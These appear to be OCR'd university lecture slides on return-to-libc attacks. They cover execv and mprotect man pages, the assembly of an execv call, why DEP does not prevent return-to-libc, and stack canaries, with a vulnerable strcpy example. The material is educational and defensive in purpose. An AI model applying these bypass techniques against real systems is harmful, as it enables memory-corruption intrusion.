
Return-to-libc



SETUP AS A FUNCTION CALL



Return-to-libc



Call to execv()

Default (less) ⌥⌘2

Default (less) ⌘1

```
EXEC(3)                 BSD Library Functions Manual                 EXEC(3)

NAME
     execl, execle, execlp, execv, execvp, execvP -- execute a file

LIBRARY
     Standard C Library (libc, -lc)
```

```
     int
     execv(const char *path, char *const argv[]);
```


```
DESCRIPTION
     The exec family of functions replaces the current process image with a
     new process image.  The functions described in this manual page are
     front-ends for the function execve(2).  (See the manual page for
     execve(2) for detailed information about the replacement of the current
     process.)
```

Call to execv()

```
int main() {
     // Trailing 0 indicates
     // end of argument array.
     char* arr[] = {"/bin/ls", 0}

     execv("/bin/ls", arr);
}
```


Call to execv()

```
execv("/bin/ls", arr):
    ...
    push   arr_ptr
    push   bin_str
    call   execv
    ...

RODATA:
path_ptr: "/bin/ls"
```




Call to execv()

```
execv("/bin/ls", arr):
   ...
   push   arr_ptr
   push   bin_str
   call   execv
   ...

RODATA:
path_ptr: "/bin/ls"
```




Call to execv()

```
execv("/bin/ls", arr):
    ...
    push   arr_ptr
    push   bin_str
    call   execv
    ...

RODATA:
path_ptr: "/bin/ls"
```




Call to execv()

```
execv("/bin/ls", arr):
   ...
   push   arr_ptr
   push   bin_str
   call   execv
   ...

RODATA:
path_ptr: "/bin/ls"
```




execv() Call vs. Return-to-Libc

AS A FUNCTION CALL




execv() Call vs. Return-to-Libc

AS A FUNCTION CALL




AS A RETURN TO LIBC




execv() Call vs. Return-to-Libc

AS A FUNCTION CALL



AS A RETURN TO LIBC



Return-to-libc

Default (less) ⌥⌘2

Default (less) ⌘1

```
MPROTECT(2)                BSD System Calls Manual                MPROTECT(2)

NAME
     mprotect -- control the protection of pages

SYNOPSIS
     #include <sys/mman.h>

     int
     mprotect(void *addr, size_t len, int prot);

DESCRIPTION
     The mprotect() system call changes the specified pages to have protection
     prot.  Not all implementations will guarantee protection on a page basis
     but Mac OS X's current implementation does.

     When a program violates the protections of a page, it gets a SIGBUS or
     SIGSEGV signal.
```

Does DEP prevent return-to-libc attacks?

Does DEP prevent return-to-libc attacks?

NO

- DEP tracks segment's logical meaning to to prevent `code vs. data` confusion
- Return-to-libc is `data vs. data` confusion
  - Attacker-supplied data vs. compiler-created data

What should we trust?

TURING AWARD LECTURE

Reflections on Trusting Trust


To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

Fixing the Root-Cause is HARD

The fundamental problem is not that new code can be executed, it's that the attacker can change memory in ways assumed to be impossible.

- Root cause is that the attacker can cause the code to "write out of bounds"
- Can't patch every line of C ever written
- Can't check every variable after stack-write

Memory Layout




Stack Canaries

- The return-address is the most predictable and easiest to exploit for attackers
  - Others are possible
- **IDEA**: If defender can't prevent buffer overwrites, at least fail-safe when the most predictable and widely-used version is discovered.
  - Memory between buffer and return-address changes unexpectedly


Stack Canaries

```
# on function call:

canary = secret
```




Stack Canaries

```
# vulnerability:

strcpy(buffer, str)
```



Stack Canaries

